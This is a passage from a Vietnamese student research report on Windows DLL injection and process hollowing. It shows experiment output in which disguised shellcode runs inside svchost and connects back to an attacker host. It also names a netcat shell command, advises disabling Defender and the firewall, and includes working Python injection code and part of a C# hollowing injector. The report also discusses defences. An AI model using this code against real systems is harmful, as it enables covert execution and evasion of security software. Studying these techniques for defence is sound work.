
Hình 3.16. System Informer sau khi inject

Kiểm tra trong các module của paint cũng thấy xuất hiện tệp malicious.dll



Hình 3.17. DLL được tiêm vào trong tiến trình

Cuối cùng khi victim nhấn OK trên hộp thoại luồng sẽ kết thúc, kiểm tra lại trong tab Thread một lần nữa



Hình 3.18. Tab Thread trên System Informer

Thực nghiệm 2

Chương trình mỗi lần chạy sẽ cho ra số PID khác nhau. Kết quả kiểm tra cho thấy PID mục tiêu có tên là svchost.

```

PS C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0> .\injector.exe
[+] XOR decoded 511 bytes shellcode

[+] Created suspended process. PID: 2080
[*] EntryPoint: 0x7FF7538852F0
[+] Done! Shellcode running in PID: 2080
PS C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0> ps -Id 2080

Handles   NPM(K)    PM(K)      WS(K)      CPU(s)     Id  SI ProcessName
-----
        169         13     11004      31592        0.08   2080  1 svchost

PS C:\Users\Victim\Desktop\Testing\bin\Debug\net10.0>

```

Hình 3.19. PID của tiến trình bị tiêm

Phần mềm Process Explorer có thể được sử dụng để xem xét sâu hơn về tiến trình mục tiêu.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		2,096 K	10,760 K	1960	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,428 K	6,944 K	1972	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,340 K	12,992 K	1996	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,008 K	7,992 K	2056	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	10,856 K	31,556 K	2080	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,476 K	13,828 K	2140	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,848 K	11,568 K	2196	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	7,904 K	16,416 K	2212	Host Process for Windows S...	Microsoft Corporation
TrustedInstaller.exe	< 0.01	1,988 K	8,376 K	2308	Windows Modules Installer	Microsoft Corporation
spoolsv.exe		5,244 K	13,072 K	2312	Spooler SubSystem App	Microsoft Corporation
svchost.exe		2,104 K	7,528 K	2352	Host Process for Windows S...	Microsoft Corporation
MsUsnCoreWorker.exe		3,800 K	15,432 K	2372		


Hình 3.20. Kiểm tra tiến trình mục tiêu với Process Explorer

Khi kiểm tra phần TCP/IP của mục tiêu với chương trình Process Explorer, có thể dễ dàng nhận thấy một kết nối đang được thành lập với máy Attacker.

The image shows a Windows Task Manager window titled "svchost.exe:2080 Properties". The window has a standard Windows title bar with minimize, maximize, and close buttons. Below the title bar is a tabbed interface with five tabs: "Image", "Performance", "Performance Graph", "GPU Graph", and "Threads". The "TCP/IP" tab is currently selected. Below the tabs, there is a checkbox labeled "Resolve addresses" which is checked. At the bottom of the window is a table with the following columns: "P...", "Local Address", "Remote Address", and "State". The table contains one row of data: "TCP", "desktop-9dj5qee.local...", "192.168.226.130:4444", and "ESTABLISHED".

Hình 3.21. Phiên TCP/IP được thiết lập với máy Attacker

Hình 3.21 minh họa luồng của tiến trình mục tiêu.



Hình 3.22. Thread của tiến trình

3.2.3. Các lỗi thường gặp và phương pháp khắc phục

Trong quá trình thực nghiệm, một số lỗi thường gặp bao gồm:

Gọi Window API thất bại


Nguyên nhân: Truyền sai kiểu dữ liệu, đa phần liên quan về chuỗi, ví dụ các hàm API kiểu ANSI như GetModuleHandleA, hoặc các API yêu cầu con trỏ chuỗi trong tham số đầu vào sẽ nhận chuỗi byte chứ không phải chuỗi UNICODE.

Cách khắc phục:

Chuyển đổi kiểu sang byte. Thêm tiền tố chuỗi b đằng trước, ví dụ như b'Hello World' hoặc sử dụng phương thức có sẵn của đối tượng chuỗi .encode("ascii").


Lỗi về kết nối hoặc tải dữ liệu

Nguyên nhân: một số shell như nc <ip_address> <port> -e <program> được cho là nguy hiểm.



Hình 3.23. AV phát hiện mối đe dọa bảo mật

Tải các công cụ để thử nghiệm cũng bị chặn bởi Windows Defender hoặc AV.



Hình 3.24. Windows Defender phát hiện mối đe dọa bảo mật

Cách khắc phục: Tắt Windows Defender, AV cũng như tường lửa để thuận tiện cho thử nghiệm.

3.3. Phân tích hành vi và biện pháp phòng thủ DLL Injection

DLL Injection là một kỹ thuật cho phép một chương trình nạp một thư viện động (DLL) vào không gian địa chỉ của một tiến trình khác nhằm thực thi mã trong ngữ cảnh của tiến trình đó. Kỹ thuật này có thể được sử dụng cho các mục đích hợp pháp như debugging hoặc mở rộng chức năng phần mềm, tuy nhiên nó cũng thường bị lạm dụng trong các cuộc tấn công hoặc bởi phần mềm độc hại. Do đó, việc phân tích hành vi của DLL Injection và xây dựng các biện pháp phòng thủ phù hợp là rất quan trọng. Quá trình này có thể được xem xét theo ba giai đoạn chính: trước khi thực hiện injection, trong quá trình injection và khi DLL đang hoạt động trong tiến trình mục tiêu.

3.3.1. Giai đoạn trước khi DLL được nạp (Pre-injection)

Ở giai đoạn này, chương trình tấn công chuẩn bị các điều kiện cần thiết để thực hiện DLL Injection. Thông thường, chương trình sẽ xác định tiến trình mục tiêu, thu thập Process ID và mở tiến trình bằng các lời gọi hệ thống. Sau đó, bộ nhớ trong tiến trình mục tiêu có thể được cấp phát để chuẩn bị cho việc ghi dữ liệu hoặc đường dẫn tới tệp DLL.

Việc phòng thủ ở giai đoạn này chủ yếu tập trung vào kiểm soát quyền truy cập giữa các tiến trình và giám sát các hành vi truy cập tiến trình từ bên ngoài. Các cơ chế phân quyền và kiểm soát truy cập của hệ điều hành có thể hạn chế khả năng thao tác vào tiến trình của ứng dụng khác, từ đó giảm nguy cơ bị lợi dụng để thực hiện injection.

3.3.2. Giai đoạn khi DLL được nạp vào tiến trình (Injection phase)

Đây là giai đoạn quan trọng nhất của quá trình DLL Injection. Trong giai đoạn này, chương trình tấn công ghi dữ liệu vào bộ nhớ của tiến trình mục tiêu và

kích hoạt việc nạp DLL. Một số phương pháp phổ biến bao gồm ghi đường dẫn của DLL vào bộ nhớ tiến trình và tạo một luồng thực thi mới để gọi hàm nạp thư viện.

Các hệ thống bảo mật có thể phát hiện giai đoạn này thông qua việc giám sát các hành vi bất thường như ghi dữ liệu vào bộ nhớ của tiến trình khác hoặc tạo luồng thực thi từ xa. Những hành vi này thường được xem là dấu hiệu đáng ngờ và có thể được sử dụng làm cơ sở để phát hiện các kỹ thuật injection.

3.3.3. Giai đoạn Runtime – khi DLL đang hoạt động

Sau khi DLL được nạp thành công, mã bên trong DLL sẽ được thực thi trong ngữ cảnh của tiến trình mục tiêu. Tại thời điểm này, DLL có thể thực hiện nhiều hành vi khác nhau như thay đổi luồng thực thi của chương trình, can thiệp vào các lời gọi API hoặc thực hiện các hoạt động khác tùy theo mục đích của chương trình.

Việc phát hiện ở giai đoạn này thường dựa trên phân tích hành vi của tiến trình trong quá trình hoạt động. Những dấu hiệu như việc tải các module bất thường, thực thi mã từ vùng nhớ không điển hình hoặc thay đổi cấu trúc thực thi của chương trình có thể được xem là các chỉ báo cho thấy tiến trình có thể đã bị can thiệp.

3.3.4. Vai trò của phần mềm AV/EDR trong phát hiện DLL Injection

Các giải pháp bảo mật như phần mềm antivirus (AV) và hệ thống Endpoint Detection and Response (EDR) đóng vai trò quan trọng trong việc phát hiện và ngăn chặn các kỹ thuật DLL Injection. Các hệ thống này thường sử dụng nhiều phương pháp khác nhau như phân tích chữ ký, giám sát hành vi và theo dõi các lời gọi API quan trọng.

Đặc biệt, các hệ thống EDR có khả năng phân tích chuỗi hành vi của tiến trình. Ví dụ, việc một tiến trình mở tiến trình khác, cấp phát bộ nhớ từ xa, ghi dữ liệu vào bộ nhớ và tạo luồng thực thi mới có thể được xem là một chuỗi hành vi đặc trưng của DLL Injection. Việc theo dõi và phân tích chuỗi sự kiện này giúp tăng khả năng phát hiện các hoạt động bất thường.

3.3.5. Tổng hợp biện pháp phòng thủ theo từng giai đoạn tấn công

Việc phòng thủ hiệu quả trước DLL Injection cần được triển khai ở nhiều giai đoạn khác nhau của quá trình tấn công. Ở giai đoạn chuẩn bị, việc kiểm soát quyền truy cập tiến trình và giám sát các lời gọi hệ thống có thể giúp phát hiện sớm các hành vi đáng ngờ. Trong giai đoạn injection, việc phát hiện các hoạt động như ghi bộ nhớ vào tiến trình khác hoặc tạo luồng thực thi từ xa đóng vai trò quan trọng. Cuối cùng, trong giai đoạn runtime, việc giám sát hành vi của tiến trình và phát hiện các hoạt động bất thường có thể giúp nhận diện và ngăn chặn các kỹ thuật injection.

Việc kết hợp các cơ chế bảo mật của hệ điều hành cùng với các giải pháp bảo mật như AV và EDR sẽ giúp nâng cao khả năng phát hiện và phòng chống các cuộc tấn công sử dụng kỹ thuật DLL Injection.

3.4. Kết luận chương

Qua quá trình nghiên cứu và thực nghiệm, đề tài đã đạt được một số kết quả chính sau đây.

Thứ nhất, đề tài đã nghiên cứu và triển khai thành công kỹ thuật Classic DLL Injection trên hệ điều hành Windows. Quá trình tiêm DLL vào tiến trình mục tiêu được thực hiện thông qua các API của hệ thống, qua đó minh họa rõ cơ chế một tiến trình có thể bị tác động bởi việc nạp thư viện động từ bên ngoài. Kết quả thực nghiệm cho thấy kỹ thuật này có thể được thực hiện ổn định và cho phép quan sát sự thay đổi của tiến trình sau khi bị tiêm.

Thứ hai, đề tài đã triển khai thành công kỹ thuật Process Hollowing trên hệ điều hành Windows. Minh họa rõ một tiến trình có thể bị “khoét rỗng” để tiêm một đoạn mã khác vào. Kết quả thực nghiệm cho thấy tiến trình đã được nguy trang thành công dưới dạng một tiến trình “uy tín”.

KẾT LUẬN

Những nội dung kiến thức đã tìm hiểu trong nghiên cứu:

Chương 1 đã tìm hiểu các kiến thức lý thuyết cơ bản về kiến trúc Windows cũng như các khái niệm liên quan đến Injection và DLL Injection. Cụ thể, nội dung tập trung vào định dạng Portable Executable (PE), bao gồm các section, bảng Import Address Table (IAT) và vai trò của chúng trong cơ chế dynamic linking cũng như việc gọi Windows API. Bên cạnh đó, cơ chế quản lý tiến trình và bộ nhớ của hệ điều hành Windows cũng được nghiên cứu, bao gồm virtual address space, mô hình user mode / kernel mode, quyền truy cập bộ nhớ và cơ chế shared memory.

Chương 2 đã tìm hiểu về thư viện ctypes và Windows API, cũng như cơ chế hoạt động của kỹ thuật Classic DLL Injection và các API quan trọng liên quan như `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` và `CreateRemoteThread`. Ngoài ra, chương này cũng trình bày hai kỹ thuật nâng cao trong việc tiêm mã vào tiến trình, bao gồm Reflective DLL Injection và Process Hollowing. Đồng thời, lưu đồ thuật toán tổng thể của công cụ được xây dựng, cùng với việc thiết kế các module và cơ chế xử lý lỗi cho mã nguồn, làm cơ sở cho quá trình triển khai trong Chương 3.

Chương 3 đã cấu hình môi trường thử nghiệm và tiến hành thực nghiệm hai kịch bản bao gồm Classic DLL Injection và kỹ thuật nâng cao Process Hollowing. Bên cạnh đó, một số biện pháp phòng thủ tương ứng với từng giai đoạn của quá trình tấn công cũng được trình bày.

Mục tiêu đã đạt được:

Bài nghiên cứu đã phân nào đạt được các mục tiêu đề ra ban đầu, đồng thời cung cấp cho người đọc những kiến thức và kỹ năng thực hành ở mức cơ bản. Chương 1 trình bày tổng quan các kiến thức nền tảng, bao gồm cơ chế vận hành của hệ thống Windows cũng như các khái niệm cơ bản về code injection và DLL injection. Chương 2 cung cấp những kiến thức cần thiết phục vụ cho quá trình xây dựng các tệp sử dụng trong thực nghiệm. Chương 3 trình bày phần mô phỏng và thực hành thí nghiệm, kèm theo các minh họa trực quan, đồng thời tổng kết và đánh giá lại quá trình thực hành, qua đó giúp người đọc có thể tái hiện lại thí nghiệm để hiểu rõ hơn và nâng cao kỹ năng thực hành.

Hạn chế:

Mặc dù đã đạt được một số mục tiêu như mong đợi, nghiên cứu vẫn tồn tại một số hạn chế nhất định. Thứ nhất, phần kiến thức trình bày chưa thực sự đủ chuyên sâu để người đọc có thể hiểu đầy đủ cơ chế liên quan, do giới hạn về dung lượng của báo cáo. Thứ hai, nhóm chưa thể triển khai thực nghiệm đối với một

trong hai kỹ thuật nâng cao đã được tìm hiểu và đề cập trong nội dung nghiên cứu. Thứ ba, công cụ Injection được xây dựng vẫn chưa hoàn toàn đáp ứng cơ chế fail-safe. Cuối cùng, các biện pháp phòng ngừa và phòng thủ được đề xuất còn mang tính chủ quan và định tính, do quá trình tìm hiểu chưa đạt đến mức độ chuyên sâu cần thiết.

Hướng phát triển:

Trong các nghiên cứu tiếp theo, nhóm hướng tới việc mở rộng và đào sâu hơn các nội dung đã trình bày trong báo cáo. Cụ thể, cần nghiên cứu chi tiết hơn về cơ chế hoạt động của các kỹ thuật code injection và DLL injection nhằm làm rõ các thành phần ở mức hệ thống. Bên cạnh đó, nhóm có thể triển khai và đánh giá thực nghiệm đối với các kỹ thuật nâng cao đã được đề cập nhưng chưa thực hiện trong phạm vi nghiên cứu hiện tại. Ngoài ra, việc phát triển và hoàn thiện công cụ Injection theo hướng ổn định và đảm bảo cơ chế fail-safe cũng là một hướng cần được tiếp tục cải tiến. Cuối cùng, các biện pháp phòng ngừa và phát hiện cũng cần được nghiên cứu sâu hơn dựa trên tài liệu học thuật và các phương pháp phân tích thực nghiệm nhằm nâng cao tính khách quan và tính ứng dụng của nghiên cứu.

TÀI LIỆU THAM KHẢO

- [1] VNPT Cyber Immunity, "DLL Injection," VNPT Security Blog, Jan. 2019. [Online]. Available: <https://sec.vnpt.vn/2019/01/dll-injection>. [Accessed: Mar. 11, 2026].
- [2] Microsoft, "PE Format," Microsoft Learn, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>. [Accessed: Mar. 11, 2026].
- [3] M. Baranauskas, "Code Injection & Process Injection," IRED.Team - Offensive Security Experiments. [Online]. Available: <https://www.ired.team/offensive-security/code-injection-process-injection>. [Accessed: Mar. 11, 2026].
- [4] G. Hunt and D. Brubacher, "Detours: Binary Interception of Win32 Functions," in Proc. 3rd USENIX Windows NT Symp., 1999. [Online]. Available: https://www.usenix.org/legacy/events/usenix-nt99/full_papers/hunt/hunt_html/.
- [5] M. Nasereddin, R. Al-Qassas, and B. Al-Qudah, "A New Approach for Detecting Process Injection Attacks Using Memory Analysis," J. King Saud Univ. Comput. Inf. Sci., vol. 35, 2023. [Online]. Available: <https://www.iitis.pl/sites/default/files/pubs/A%20New%20Approach%20for%20Detecting%20Process%20Injection%20Attacks%20Using%20Memory%20Analysis.pdf>.
- [6] A. Continella, A. Guagnelli, G. Zingaro, et al., "Understanding and Measuring Inter-process Code Injection in Windows Malware," in Proc. 2018 Asia Conf. Comput. Commun. Secur. (AsiaCCS), 2018. [Online]. Available: https://www.researchgate.net/publication/384933134_Understanding_and_Measuring_Inter-process_Code_Injection_in_Windows_Malware.
- [7] M. Abuabid and A. Aldeij, "Cyber Security Incident Response: The Effectiveness of Open-Source Detection Tools in DLL Injection Detection," J. Inf. Secur. Cybercrimes Res. (JISCR), vol. 7, 2024. [Online]. Available: <https://journals.nauss.edu.sa/index.php/JISCR/article/view/2819/1350>.
- [8] Apriorit, "A Comprehensive Guide to Hooking Windows APIs with Python," Apriorit Dev Blog, May 2021. [Online]. Available:

- <https://www.apriorit.com/dev-blog/727-win-guide-to-hooking-windows-apis-with-python>. [Accessed: Mar. 11, 2026].
- [9] Python Software Foundation, "ctypes — A foreign function library for Python," Python 3 Documentation.[Online]. Available: <https://docs.python.org/3/library/ctypes.html>. [Accessed: Mar. 11, 2026].
- [10] Python Software Foundation, "ctypes tutorial," Python 3 Documentation. [Online]. Available: <https://svn.python.org/projects/ctypes/trunk/ctypes/docs/manual/tutorial.html>. [Accessed: Mar. 11, 2026].
- [11] Microsoft, "Windows API list," Microsoft Learn.[Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/apiindex/windows-api-list>. [Accessed: Mar. 11, 2026].
- [12] Microsoft, "Windows Data Types," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/winprog/windows-data-types>. [Accessed: Mar. 11, 2026].
- [13] A. Hosseini, "Ten process injection techniques: A technical survey of common and trending process injection mechanisms," Elastic Security Labs Blog, Jul. 2017. [Online]. Available: <https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>. [Accessed: Mar. 11, 2026].
- [14] Microsoft, "OpenProcess function (processthreadsapi.h)," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>. [Accessed: Mar. 11, 2026].
- [15] Microsoft, "Process Security and Access Rights," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights>. [Accessed: Mar. 11, 2026].
- [16] Microsoft, "VirtualAllocEx function (memoryapi.h)," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex?redirectedfrom=MSDN>. [Accessed: Mar. 11, 2026].
- [17] Microsoft, "WriteProcessMemory function (memoryapi.h)," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>. [Accessed: Mar. 11, 2026].

- us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory.[Accessed: Mar. 11, 2026].
- [18] Microsoft, "CreateRemoteThread function (processthreadsapi.h)," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>. [Accessed: Mar. 11, 2026].
- [19] Microsoft, "Dynamic-link library (DLL)," Microsoft Troubleshooting. [Online]. Available: <https://learn.microsoft.com/en-us/troubleshoot/windows-client/setup-upgrade-and-drivers/dynamic-link-library>. [Accessed: Mar. 11, 2026].
- [20] Microsoft, "PROCESSENTRY32 structure (tlhelp32.h)," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/ns-tlhelp32-processentry32>. [Accessed: Mar. 11, 2026].
- [21] noobmannn, "BkSHjNnsp (Notes)," HackMD. [Online]. Available: <https://hackmd.io/@noobmannn/BkSHjNnsp>. [Accessed: Mar. 11, 2026].
- [22] "PE file và những gì liên quan," HackMD, Jul. 2025. [Online]. Available: <https://hackmd.io/XHiqM5aXTzqsHBpm4rj4hg>. [Accessed: Mar. 11, 2026].
- [23] Wh04m1, "r1Pzr-M96 (Notes)," HackMD. [Online]. Available: <https://hackmd.io/@Wh04m1/r1Pzr-M96>. [Accessed: Mar. 11, 2026].

PHỤ LỤC

Mã nguồn tệp Message.py của kịch bản 1.

```
import os
import sys
import ctypes
from ctypes import wintypes

import sys
sys.stdout.reconfigure(encoding='utf-8')

# ===== HẰNG SỐ =====
PROCESS_ALL_ACCESS = 0x001FFFFF
MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_READWRITE = 0x04
TH32CS_SNAPPROCESS = 0x00000002

# ===== STRUCT =====
class PROCESSENTRY32W(ctypes.Structure):
    _fields_ = [
        ("dwSize", wintypes.DWORD),
        ("cntUsage", wintypes.DWORD),
        ("th32ProcessID", wintypes.DWORD),
        ("th32DefaultHeapID", ctypes.c_void_p),
        ("th32ModuleID", wintypes.DWORD),
        ("cntThreads", wintypes.DWORD),
        ("th32ParentProcessID", wintypes.DWORD),
        ("pcPriClassBase", wintypes.LONG),
        ("dwFlags", wintypes.DWORD),
        ("szExeFile", wintypes.WCHAR * 260),
    ]

# ===== KHAI BÁO API =====
kernel32 = ctypes.windll.kernel32

kernel32.OpenProcess.restype = ctypes.c_void_p
kernel32.OpenProcess.argtypes = [wintypes.DWORD,
wintypes.BOOL, wintypes.DWORD]

kernel32.VirtualAllocEx.restype = ctypes.c_void_p
kernel32.VirtualAllocEx.argtypes = [
    ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t,
    wintypes.DWORD, wintypes.DWORD
]
```

```

kernel32.WriteProcessMemory.restype = wintypes.BOOL
kernel32.WriteProcessMemory.argtypes = [
    ctypes.c_void_p, ctypes.c_void_p, ctypes.c_char_p,
    ctypes.c_size_t, ctypes.POINTER(ctypes.c_size_t)
]

kernel32.GetModuleHandleA.restype = ctypes.c_void_p
kernel32.GetModuleHandleA.argtypes = [ctypes.c_char_p]

kernel32.GetProcAddress.restype = ctypes.c_void_p
kernel32.GetProcAddress.argtypes = [ctypes.c_void_p,
    ctypes.c_char_p]

kernel32.WaitForSingleObject.argtypes = [ctypes.c_void_p,
    wintypes.DWORD]
kernel32.CloseHandle.argtypes = [ctypes.c_void_p]

kernel32.CreateToolhelp32Snapshot.restype = ctypes.c_void_p
kernel32.CreateToolhelp32Snapshot.argtypes = [wintypes.DWORD,
    wintypes.DWORD]

kernel32.Process32FirstW.restype = wintypes.BOOL
kernel32.Process32FirstW.argtypes = [ctypes.c_void_p,
    ctypes.POINTER(PROCESSENTRY32W)]

kernel32.Process32NextW.restype = wintypes.BOOL
kernel32.Process32NextW.argtypes = [ctypes.c_void_p,
    ctypes.POINTER(PROCESSENTRY32W)]

# ===== HÀM TÌM PID =====
def get_pid_by_name(proc_name):
    hSnap =
kernel32.CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
    pe32 = PROCESSENTRY32W()
    pe32.dwSize = ctypes.sizeof(PROCESSENTRY32W)
    if kernel32.Process32FirstW(hSnap, ctypes.byref(pe32)):
        while True:
            if pe32.szExeFile.lower() == proc_name.lower():
                pid = pe32.th32ProcessID
                kernel32.CloseHandle(hSnap)
                return pid
            if not kernel32.Process32NextW(hSnap,
ctypes.byref(pe32)):
                break
        kernel32.CloseHandle(hSnap)

```

```

    return 0

# Bước 1: Tìm tiến trình mspaint.exe
target = "mspaint.exe"
pid = get_pid_by_name(target)
if not pid:
    print(f"[-] Không tìm thấy {target}. Hãy mở Paint trước.")
    sys.exit(1)
print(f"[+] Tìm thấy {target} - PID: {pid}")

# Lấy đường dẫn file messagebox.dll
dll_path = os.path.abspath("messagebox.dll")
if not os.path.exists(dll_path):
    print(f"[-] Không tìm thấy: {dll_path}")
    sys.exit(1)
dll_bytes = dll_path.encode('utf-8') + b'\x00'

# Bước 2: Mở tiến trình và cấp phát bộ nhớ
hProcess = kernel32.OpenProcess(PROCESS_ALL_ACCESS, False, pid)
if not hProcess:
    print(f"[-] OpenProcess thất bại. Lỗi: {kernel32.GetLastError()}")
    sys.exit(1)

addr = kernel32.VirtualAllocEx(hProcess, None, len(dll_bytes), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
if not addr:
    print(f"[-] VirtualAllocEx thất bại.")
    kernel32.CloseHandle(hProcess)
    sys.exit(1)

# Bước 3: Ghi đường dẫn DLL vào bộ nhớ
written = ctypes.c_size_t(0)
kernel32.WriteProcessMemory(hProcess, addr, dll_bytes, len(dll_bytes), ctypes.byref(written))

# Bước 4: Phân giải LoadLibraryA và tạo luồng thực thi từ xa
h_kernel32 = kernel32.GetModuleHandleA(b"kernel32.dll")
load_lib = kernel32.GetProcAddress(h_kernel32, b"LoadLibraryA")

thread_id = wintypes.DWORD(0)
hThread = kernel32.CreateRemoteThread(

```

```
        ctypes.c_void_p(hProcess),
        ctypes.c_void_p(0),
        ctypes.c_size_t(0),
        ctypes.c_void_p(load_lib),
        ctypes.c_void_p(addr),
        wintypes.DWORD(0),
        ctypes.byref(thread_id)
    )

    if hThread:
        print(f"[+] Inject thành công! MessageBox sẽ hiển thị  
trên Paint.")
        kernel32.WaitForSingleObject(hThread, 5000)
        kernel32.CloseHandle(hThread)
        kernel32.CloseHandle(hProcess)
    else:
        print(f"[-] Inject thất bại. Lỗi:  
{kernel32.GetLastError()}")
        kernel32.CloseHandle(hProcess)
```

Mã nguồn tệp injector.cs của kịch bản 2.

```
using System;
using System.Runtime.InteropServices;

namespace ProcessHollowing
{
    class Program
    {
        [DllImport("kernel32.dll")]
        static extern void Sleep(uint dwMilliseconds);

        [DllImport("kernel32.dll", SetLastError = true,
 CharSet = CharSet.Unicode)]
        static extern bool CreateProcess(
            string lpApplicationName, string lpCommandLine,
            IntPtr lpProcessAttributes, IntPtr
lpThreadAttributes,
            bool bInheritHandles, uint dwCreationFlags,
            IntPtr lpEnvironment, string lpCurrentDirectory,
            ref STARTUPINFO lpStartupInfo, out
PROCESS_INFORMATION lpProcessInformation);

        [DllImport("ntdll.dll", SetLastError = true)]
        static extern int ZwQueryInformationProcess(
            IntPtr hProcess, int procInformationClass,
            ref PROCESS_BASIC_INFORMATION procInformation,
            uint procInformationLength, ref uint
returnLength);

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool ReadProcessMemory(
            IntPtr hProcess, IntPtr lpBaseAddress,
            [Out] byte[] lpBuffer, int nSize, out IntPtr
lpNumberOfBytesRead);

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool WriteProcessMemory(
            IntPtr hProcess, IntPtr lpBaseAddress,
            byte[] lpBuffer, int nSize, out IntPtr
lpNumberOfBytesWritten);

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern uint ResumeThread(IntPtr hThread);

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool CloseHandle(IntPtr hObject);

        [StructLayout(LayoutKind.Sequential, CharSet =
CharSet.Unicode)]
        struct STARTUPINFO
        {
            public int cb;
```

```

        public string lpReserved;
        public string lpDesktop;
        public string lpTitle;
        public int dwX, dwY, dwXSize, dwYSize;
        public int dwXCountChars, dwYCountChars;
        public int dwFillAttribute;
        public int dwFlags;
        public short wShowWindow;
        public short cbReserved2;
        public IntPtr lpReserved2;
        public IntPtr hStdInput, hStdOutput, hStdError;
    }

    [StructLayout(LayoutKind.Sequential)]
    struct PROCESS_INFORMATION
    {
        public IntPtr hProcess;
        public IntPtr hThread;
        public int dwProcessId;
        public int dwThreadId;
    }

    [StructLayout(LayoutKind.Sequential)]
    struct PROCESS_BASIC_INFORMATION
    {
